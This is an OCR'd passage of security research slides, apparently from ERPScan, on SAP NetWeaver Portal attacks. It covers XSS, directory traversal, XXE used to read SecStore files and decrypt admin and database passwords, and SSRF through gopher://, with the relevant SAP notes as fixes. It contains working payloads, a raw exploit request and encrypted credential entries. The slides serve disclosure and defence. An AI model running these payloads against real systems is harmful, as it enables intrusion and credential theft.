
- *Enterprise Portal Client Manager* (EPCM)
- iViews can access the EPCM object from every portal page or IFrame
- Every iView contains the EPCM object
- For example, EPCF used for transient user data buffer for iViews


```
<SCRIPT>
  alert(EPCM.loadClientData("urn:com.sap.myObjects", "person");
</SCRIPT>
```

Prevention

Install SAP note 1656549

KM Phishing





SAP Knowledge Management may be used for creating phishing pages

Directory traversal

https://[redacted]u:52201/irj/servlet/prt/portal/prteventname/nav/prteventdata/root!3d!252f..!252f..!252f..!252f..!252f..!252f..!252f..!252f..!252f..!252f..!252

Файл Правка Вид Избранное Сервис Справка

SAP NetWeaver Portal

ou are here:ROOT/.. (download this folder)

name	action	size	
lost+found	browse, download	16384	Thu Aug 28 20:54:52 MSD 2008
etc	browse, download	8192	Thu Jul 14 11:34:06 MSD 2011
boot	browse, download	4096	Thu Dec 09 17:12:41 MSK 2010
oracle	browse, download	4096	Thu Dec 02 10:59:57 MSK 2010
sapmnt	browse, download	4096	Wed Jan 26 16:47:25 MSK 2011
usr	browse, download	4096	Thu Feb 10 18:53:40 MSK 2011

FIX

Directory traversal fix bypass

Prevention

Install SAP note 1630293

Cut the Crap, Show Me the Hack

Breaking SAP Portal

- Found file on the OS of SAP Portal with encrypt administrators and DB password
- Found file on the OS of SAP Portal with keys for decrypting passwords
- Found vulnerability (another one ;)), witch allow read file with passwords and keys
- Decrypt passwords and login in Portal
- PROFIT!

Read file

How we can read file?

- ~~Directory Traversal~~
- ~~OS Command execute~~
- Xml External Entity (XXE)

XXE in Portal


```
irj/servlet/prt/portal/prteventname/HtmlbEvent/prtroot/pcd!3aportal_content!2fadministrator!2fsuper_admin!2fsuper_admin_role!2fcom.sap.portal.content_administratio
!2fcom.sap.portal.content_admin_ws!2fcom.sap.km.AdminContent!2fcom.sap.km.AdminContentExplorer!2fcom.sap.km.AdminExplorer/ HTTP/1.1
ost: rvpj70.vvertoi.aep.ru:54101
ser-Agent: Mozilla/5.0 (Windows NT 5.1; rv:15.0) Gecko/20100101 Firefox/15.0.1
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
ccept-Encoding: gzip, deflate
onnection: keep-alive
ache-Control: max-age=0
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 53659

tmlbevt_ty=0&htmlbdoc_id=htmlb_8920&htmlbevt_frm=htmlb_8920_0&htmlbevt_oid=29&htmlbevt_id=1&htmlbevt_cnt=0&htmlbevt_par1=&htmlbevt_par2=&htmlbevt_par3=&htmlbevt_pa
4=&htmlbevt_par5=&htmlbevt_par6=&htmlbevt_par7=&htmlbevt_par8=&htmlbevt_par9=&htmlbScrollX=&htmlbScrollY=&htmlbValueHelpFieldId=&htmlbJavaScriptPath=%2Firj%2Fporta
apps%2Fcom.sap.portal.htmlb%2Fjslib%2F&htmlb_8920_0_15Eln=%3A1%3A%2B%3A2%3A%2B%3A9%3A%2B%3A18%3A%2B%3A21%3A%2B%3A22%3A%2B&htmlb_8920_0_15Nodes_0=WcmRootComponent%3
WDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%253b%251%2CO%253b%250%2CO%253b%250%2CO%253b%25*WdfProx&htmlb_8920_0_15Nodes_1=yControl*onDel
gatedClick*ResourceTree%3Edummy+root%3B%2B%3B%2F%3B%2B%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.Wdf&htmlb_8920_0_15Nodes_2=Proxy*WdfProxyCo
trol*0%253b%251%2CO%253b%250%2CO%253b%250%2CO%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2F%7Esystem__id__8858e%3B%2B%3B-%3BW&htmlb_8920_0_15Nodes_3=
mRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%253b%251%2CO%253b%250%2CO%253b%250%2CO%253b%25*WdfProxy&htmlb_8920_0_15Node
_4=Control*onDelegatedClick*ResourceTree%3E%2FBIuserhome__id__88590%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.contr&htmlb_8920_0_15Nodes_5=ol
cm.WdfProxy*WdfProxyControl*0%253b%251%2CO%253b%250%2CO%253b%250%2CO%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fbw_document__id&htmlb_8920_0_15Node
_6=__88592%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%253b%251%2CO%253b%250%2CO%253b%250%2CO&htmlb_8920_
15Nodes_7=%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fbw_metadata__id__88594%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.r&htmlb_8920_0_
5Nodes_8=endering.control.cm.WdfProxy*WdfProxyControl*0%253b%251%2CO%253b%250%2CO%253b%250%2CO%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fc&htmlb_8
20_0_15Nodes_9=alendar__id__88596%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%253b%251%2CO%253b&htmlb_892
_0_15Nodes_10=%250%2CO%253b%250%2CO%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fdiscussiongroups__id__88598%3B%2B%3B-%3B%2Fdocuments%3B%2B%3BWcmRoot
ompo&htmlb_8920_0_15Nodes_11=nent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%253b%251%2CO%253b%250%2CO%253b%250%2CO%253b%25*WdfProxyC
ntrol*onD&htmlb_8920_0_15Nodes_12=elegatedClick*ResourceTree%3E%2Fdocuments%2FDiscussions__id__8859b%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.renderin
.contr&htmlb_8920_0_15Nodes_13=ol.cm.WdfProxy*WdfProxyControl*0%253b%251%2CO%253b%250%2CO%253b%250%2CO%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fd
cuments%2FhtmlC&htmlb_8920_0_15Nodes_14=ontent__id__8859d%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%253
%251%2CO%253b%25&htmlb_8920_0_15Nodes_15=0%2CO%253b%250%2CO%253b%25*WdfProxyControl*onDelegatedClick*ResourceTree%3E%2Fdocuments%2FLinks__id__8859f%3B%2B%3B-%3BWcm
ootComponent%3EWDF*com.sa&htmlb_8920_0_15Nodes_16=pportals.wcm.rendering.control.cm.WdfProxy*WdfProxyControl*0%253b%251%2CO%253b%250%2CO%253b%250%2CO%253b%25*WdfPr
xyControl*onDelegatedClick*R&htmlb_8920_0_15Nodes_17=esourceTree%3E%2Fdocuments%2FNews__id__885a1%3B%2B%3B-%3BWcmRootComponent%3EWDF*com.sapportals.wcm.rendering.c
```

ERPScan
Security Solutions for SAP

XXE in Portal

XXE


https:// /irj/portal
rexec /etc
Самые популярные
Начальная страница
Лента новостей
SAP NetWeaver Portal
Документы и ссылки - SAP Net...
Добро пожалуйста
Справка
Выход из сист
Поиск
Расширенный поиск
Solution Manager
Внешние системы
Обзор
Новости
Рабочие группы
Задачи
Совещания
Документы
Документы и ссылки
История
Подробная навигация в области
Документы и ссылки
Прошлые обсуждения
Задачи
Дискуссионные форумы
Календарь
Контакты
Концепт-проект
Обсуждение и согласование Концепт-проекта
Последнее посещение
Ответственный
: Can't restore, TextView with id = 'at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash bin:x:1:1:bin:/bin:/bin/bash daemon
tack.PaneStack.restorePanes(PaneStack.java:157)
dfCompositeController.handleException(WdfCompositeController.java:410)
dfCompositeController.internalRender(WdfCompositeController.java:724)
dfCompositeController.buildComposition(WdfCompositeController.java:674)
.AbstractCompositeComponent.preRender(AbstractCompositeComponent.java:33)

Error based XXE

Breaking SAP Portal

- Ok, we can read files
- Where are the passwords?
- The SAP J2EE Engine stores the database user SAP<SID>DB, its password here:
- *\usr\sap\<SID>\SYS\global\security\data\SecStore.properties*

Where are the passwords? (*config.properties*)

```
rdbms.maximum_connections=5
system.name=TTT
secstorefs.keyfile=/oracle/TTT/sapmnt/global/security/data/
    SecStore.key
secstorefs.secfile=/oracle/TTT/sapmnt/global/security/data/
    SecStore.properties
secstorefs.lib=/oracle/TTTsapmnt/global/security/lib
rdbms.driverLocation=/oracle/client/10x_64/instantclient/
    ojdbc14.jar
rdbms.connection=jdbc/pool/TTT
rdbms.initial_connections=1
```

Where are the passwords? (*config.properties*)

```
rdbms.maximum_connections=5
system.name=TTT
secstorefs.keyfile=/oracle/TTT/sapmnt/global/security/data/
    SecStore.key
secstorefs.secfile=/oracle/TTT/sapmnt/global/security/data/
    SecStore.properties
secstorefs.lib=/oracle/TTTsapmnt/global/security/lib
rdbms.driverLocation=/oracle/client/10x_64/instantclient/
    ojdbc14.jar
rdbms.connection=jdbc/pool/TTT
rdbms.initial_connections=1
```

SecStore.properties

$internal/version=Ni4zMC4wMDAuMDAx

admin/host/TTT=7KJuOPPs/+u
+14jM6sD1cyjexUZuYyeikSZPxVuwuJ29goCyxgBS

admin/password/TTT=7KJuOPPs/+u+14jM6sD1c7Motb0Gk4gqfop
+QM0pb0Frj

jdbc/pool/TTT=7KJuOPPs/+u
+14jM6sD1c2FNvigQ1gczFarx6uUzWBJTHJII0VegH

admin/port/TTT=7KJuOPPs/+u
+14jM6sD1c4ZTtd33werzEO727R0w4Zt0URvTQ

$internal/check=BAJRzfjTUA+bwsVXCBzz1U1zXnH08ubt

$internal/mode=encrypted

admin/user/TTT=7KJuOPPs/+u
+14jM6sD1c8sTlxXUiB2ONlVGNL6N7yV7eC/5SEb

But where key?

config.properties

```
rdbms.maximum_connections=5
system.name=TTT
secstorefs.keyfile=/oracle/TTT/sapmnt/global/security/data/
    SecStore.key
secstorefs.secfile=/oracle/TTT/sapmnt/global/security/data/
    SecStore.properties
secstorefs.lib=/oracle/TTTsapmnt/global/security/lib
rdbms.driverLocation=/oracle/client/10x_64/instantclient/
    ojdbc14.jar
rdbms.connection=jdbc/pool/TTT
rdbms.initial_connections=1
```

Get password

- We have a encrypted password
- We have a key for decrypt it

We got a J2EE admin and JDBC login:password!

Prevention

- Install SAP note 1619539
- Restrict read access to files *SecStore.properties* and *SecStore.key*

Look at my

TOOL


Portal post exploitation

- Lot of links on other systems in company lan
- Using SSRF attacker can get access to this system


What is SSRF?

SSRF History: Basics

- We send Packet A to Service A
- Service A initiates Packet B to service B
- Services can be on the same or different hosts
- We can manipulate some fields of packet B within packet A
- Various SSRF attacks depend on how many fields we can control on packet B



Partial Remote SSRF: HTTP attacks to other services



Gopher uri scheme


- Using gopher:// uri scheme possible send TCP packets
  - Exploit OS vulnerabilities
  - **Exploit old SAP Application vulnerabilities**
  - Bypass SAP security restrictions
  - Exploit vulnerabilities in local services

More info in our BH2012 presentation:

SSRF Vs Business Critical Applications

http://erpscan.com/wp-content/uploads/2012/08/SSRF-vs-Businness-critical-applications-whitepaper.pdf

Portal post exploitation



Conclusion

It is possible protect yourself from these kinds of issues and we are working close with SAP to keep customers secure

- **SAP Guides**
- **Regular security assessments**
- **Monitoring technical security**
- **ABAP Code review**
- **Segregation of Duties**

It's all in your hands

Future work

Many of the researched issues cannot be disclosed now because of our good relationship with SAP Security Response Team, whom I would like to thank for cooperation. However, if you want to be the first who will see new attacks and demos follow us at @erpscan and attend future presentations:

- **2-3 November - HashDays (Switzerland,Lucerne)**
- **9 November - POC (Korea,Seul)**
- **20 November – ZeroNights (Russia,Moscow)**
- **29 November- DeepSEC (Austria,Vienna)**

Web: www.erpscan.com
e-mail: info@erpscan.com

Twitter: @erpscan
@_chipik